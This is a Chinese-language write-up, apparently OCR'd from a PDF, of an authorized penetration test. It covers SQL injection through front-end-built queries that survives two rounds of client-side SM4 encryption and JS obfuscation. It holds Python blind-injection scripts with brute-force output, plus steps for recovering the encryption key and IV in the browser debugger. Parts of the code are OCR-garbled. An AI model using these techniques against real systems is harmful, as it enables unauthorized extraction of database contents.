
在一次授权渗透测试中,应用在前端使用sql语句拼接方式传送参数,很明显存在sql注入,提交漏洞后,用户大概不想重构项目,于是将前端参数传输前均进行加密,但是通过JS找到加密密钥后,结合py 脚本还是注入了;后续用户再次升级将设计加密的JS也加密混淆了,不过还有办法找到密钥,借此分享,过程中踩坑绕弯,欢迎大表哥们交流指导。

## 0x01 第一次常规测试




2. py写个脚本,简单爆破了一下数据库长度、数据库名等信息

```
cookies = {"JSI"
                         data = {"data": json.dumps(jsondata)}
                         result = requests.post(url=url, data=data, cookies=cookies)
                         return len(result.text)
                     if __name__ == '__main__':
                         for i in range(0,100):
                            payload = "(select length(name) from v$database)=%s" % str(i)
                            print(payload)
                            lenstr = attack(payload)
                            if lenstr > 2000:
                               print(lenstr)
                               print("长度是%s"% str(i))
(select length(name) from v$database)=2
1796
(select length(name) from v$database)=3
1795
(select length(name) from v$database)=4
1796
(select length(name) from v$database)=5
1795
(select length(name) from v$database)=6
3311
长度是6
                                      1:1 🖂
```

## 0x02 第二次参数使用SM4加密

1. 接到复测通知,看了下系统,发现参数被加密了,如下图



2. 这里找加密方法的图没截,大概就是找到对应的ajax方法,可以看到md5\_bean参数的生成通过base.js的encryptData\_ECB方法生成,打开base.js清晰可见sm4字样以及secretkey和iv,如下图


```
▼  base/frame
  ▶ 🗀 coms
                                    function SM4Util() {
  ▶ ☐ engines
  ▶ 🗀 plugs
     JS base64.js
                                         this.encryptData_ECB=function(plainText){
    JS jquery-1.8.2.min.js
    JS platform.js
                                                 var sm4 = new SM4();
    JS tools.js
                                                 ctx.isPadding = true;
▶ ☐ comm/page
                                                 ctx.mode = sm4.SM4_ENCRYPT;
                                                 var keyBytes= stringToByte(this.secretKey);
                                340
                                                 if (cipherText != null && cipherText.trim().length > 0)
```

3. 接下来是如何注入,本来想构造一个sqlmap的tamper脚本,但是发现这个是把所有参数一起加密了,没得思路了,于是还是用py写盲注脚本吧,但是网上找的python实现sm4加密的结果都不一样,考虑到这个后台是java的,肯定是java做的解密,于是找了java的sm4实现,试了一下,结果可以了,于是尝试用py调用打包好的jar包进行注入(这里绕了一个大圈,实际上使用py调用js就行,第三次测试的时候更新了)


```
import requests
   import json
   import os
   from urllib.parse import quote
   header = {
       "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8"
   pay =
'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ._!@#$%^&*
   proxies = {
   #request构造请求,传入data中的_searchWhere
   def attack(payload):
       url = "http://"
       data = "{\"_searchWhere\":\"
=\",\"readOnly\":\"\",\"extWhere\":\"\,\"type\":\"\",\"parWhere\":\"\",\"da
taFlag\":\"\"}" % payload
       data = quote(data, 'utf-8')
       command = "java -Dmoudle=e -Dstr=%s -jar sm4Decode.jar" % data
       data_sm4 = "".join(os.popen(command).readlines())
       data_send = {"md5_bean":data_sm4}
       cookies = {"": ""}
       result = requests.post(url=url, data=data_send, cookies=cookies,
headers=header ,proxies=proxies)
       return len(result.text)
   if __name__ == '__main__':
```

4.此时客户疑问,这个sql注入1=1 1=2返回结果是不同、暴露一个数据库版本等信息又有什么用,于是 多注了一点信息,证明危害,获取用户表名的过程比较啰嗦,这里只有是结果图。

a. 用户表数据




b. owner表数量



## 0x03 第三次JS加密混淆隐藏密钥

1. 最后一次复测,用户表示已经没问题了,让再看一下,由于时间有点长,重新找一下加密算法位置

使用抓包抓到的URL,在chrome调试工具中search一下位置,打下断点,点击功能看一下是否触发断点。



2. 接下来一步一步跟下去,找到参数构造md5\_bean参数的位置

```
tempasync = async; tempasync = false
                                                                                                                                                  O Debugger paused
▶ Watch
                                                                                                                                                   ▼ Call Stack
                                                                                                                                                  rh_processData
                                                                                                                                                     aetDict
    data:{"md5_bean":Base64.encode(JSON.stringify(params))},
cacnerratse,
                                                                                                                                                     rh.vi.rhDictTreeView._bldDictTree
                                                                                                                                                                                                   rhDic
     Cacne: ause,
async:tempasync,
timeout:60000,
success:function(data) {
    resultData = {};
    resultData = data;
    if (typeof data === "string") {//判断返回数据类型
        resultData = jQuery.parseJSON(data);
}
                                                                                                                                                     rh vi rhDictTreeView show
                                                                                                                                                                                                   rhDic:
                                                                                                                                                    rh.ui.DictChoose._buildTree
                                                                                                                                                     (anonymous)
                                                                                                                                                     dispatch
                                                                                                                                                                                                    jque
                                                                                                                                                     h
           }
if (tipFlag == false) {
                                                                                                                                                   ▼ Scope
           } else {
    rh_processMsg(resultData,tipFlag);
.
                                                                                                                                                      ajaxUrl: "/SY_COMM_INFO.dict.do"
                                                                                                                                                      async: undefined
           if(func) {
   func.call(this, resultData);
                                                                                                                                                    func: undefined

params: {DICT_ID: "SY_COMM_INFOS_PU

queryParams: {DICT_ID: "SY_COMM_INFOS_PU

           }
     f,
error:function(err) {
    resultData = {};
    resultData.exception = err;
    resultData.msg = err.responseText
    if(loginJuge(resultData) == true) {
        return false;
    } else {
                                                                                                                                                    ▶ resultData: {}
tempasync: false
                                                                                                                                                    ▶ this: Window
                                                                                                                                                      tipFlag: undefined
                                                                                                                                                   ▶ Global
                                                                                                                                                   ▼ Breakpoints
                 Debug.add(resultData.msg);
throw new Error(resultData.msg);
                                                                                                                                                    ✓ rhDictTreeView.is:238
                                                                                                                                                        var dictUrl = FireFly.getContextPa
```

3. next找到base64.js,发现代码已经压缩而且加密了。

```
▶ Watch
                                                                                                                                                                                                                                                                              ▼ Call Stack
}
;
@x4f0fed(++ 0xe4641b);
}(_0xe464, 0x1e1));
yc_0xe464, 0x1e1));
var__0x4f0f = function(_0x5aa60a, _0xe4641b) {
_0x5aa60a = 0x5aa60a - 0x0;
var__0x4f0fed = _0xe464[_0x5aa60a];
return__0x4f0fed;
}.
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      base64.js:formatted:1
                                                                                                                                                                                                                                                                                     rh_processData
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            platform.js:31
                                                                                                                                                                                                                                                                                     doAct
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            platform.is:66
                                                                                                                                                                                                                                                                                    getLastAdd
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                syHeader.js:
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                svHeader.is:
                                                                                                                                                                                                                                                                                     (anonymous)
                                                                                                                                                                                                                                                                               ▼ Scope
                           ▶ this: Object
                                                                                                                                                                                                                                                                                 ►_@x228cee: "{"expando":"jQuery18205452788859886855"}"
 Wind
                                                                                                                                                                                                                                                                                 ▶$: f (a,b)
▶$EDITORUI: {}
               } else {
   if (typeof define === 0x4f0f('0x34') && define[_0x4f0f('0x25')])
        define([], _0x391906);
   } else {
                                                                                                                                                                                                                                                                                 ▶$dp: {ff: true, ie: undefined, opera: undefined, status: 0, defMinDate: "1
▶ Agent: {checkAgentStatus: f, checkSubStatus: f, computeAgtStatus: f}
                                            lse {
    var _0x40b522;
    if (typeof window !== _0x4f0f('0x28')) {
        _0x40b522 = window;
} else {
        if (typeof global !== _0x4f0f('0x28')) {
            _0x40b522 = global;
        }
}
                                                                                                                                                                                                                                                                                  ▶ Base64: {encode: f}
                                                                                                                                                                                                                                                                                 baseo4: {encode: f}
bBrowser: {systems: f, versions: f, ignoreButton: f, supportNTKO: f, isMobi
bCookie: {get: f, set: f, del: f}
bDebug: {handler: null, add: f, clear: f}
FireFly: {jsessionid: "abcKlwZgXrwJWeEUz_sox", servMainData: "SERV_MAIN_DAFireFlyContextPath: ""
                                                           FireFlyContextPath: ""


Format: {formatNum: f, clearNum: f, formatSize: f, limit: f, substr: f, ...}

GLOBAL: {defaultFrameHei: 621, namespace: f, getUnId: f, setFrameId: f, ge


Hex: {encode: f, decode: f, _utf8_encode: f, _utf8_decode: f}

Icon: {x\s: "icon-excel", x\sx: "icon-excel", swf: "icon-flash", flv: "icon-excel", swf: "icon-flash", flv: "icon-excel", swf: "icon-flash", flv: "icon-excel", swf: "icon-excel", swf: "icon-flash", flv: "icon-excel", swf: "icon-
```

4. 遇到JS加密了如果有实力的大佬可以解密js或者 https://www.sojson.com/jsobfuscator.html 付费解 密,不过只是想得到密钥和iv的话,可以在断点进入base64.is后,调试窗口肯定会显示密钥和iv 值,因为不管怎么混淆,代码还是要被正常执行的。



- 5. 接下来又是注入了,之前用的脚本思路太麻烦了,这次简单点,直接调SM4加密的js,由于这段js 已经混淆了,于是从网上找来base64.js的源码简单改了一下,使用python的execjs调用加密。
- a. java解开加密内容如图



b. python调用js加密明文内容,对比结果(调用js的代码如图,上面没有了,因此没有粘过来,感觉内容有点啰嗦了)

```
def getJs():
       with open("base64.js", "r") as f:
          enJs = f.read()
       return enJs
   def SM4Util(data):
       Js = getJs()
       ctx1 = execjs.compile(Js)
       return (ctx1.call('s4.encryptData_ECB', data, "2
    if __name__ == "__main__":
    res = SM4Util(sys.argv[1])
        print(res)
                                                                       问题 2 输出 终端 调试控制台
                                                         2: zsh
2E6Nv9+J93fJK7wP7/U9PT0dtvKL8UsL3KH9r9+DKo0FEed0suvZZ/QOVDzRibFi69IeEzYq3k8PQ/7aRIzdYtvXr4xxVzDycu5vTVru7ji1R3YKm7Gx
L_$
```

6.如此便不用java介入了,之后的操作就是利用之前的盲注脚本,修改一下data参数的加密获取就行了,重复的盲注过程。

## 0x04 总结

- 1. 实际上现在得web框架中很少这种前端传js的了,但是在很多老企业中还是有部分网站不想重构, 这样的例子有很多,第一次开发说出这种修复sql注入的方法时,还很犹豫的回答,还可以注入 吧。。。,没想到真的有人这样修复,随着一次一次的治标不治本,自己也在不断探索学习。
- 2. 有的时候感觉除非大厂,很多网站如果一抓包看到把参数一起加密了,很有可能是在想隐藏什么漏洞。。。
- 3. 还有一个小坑,加密js在JavaScript中需要手动new一个对象,再用py调用对象+方法。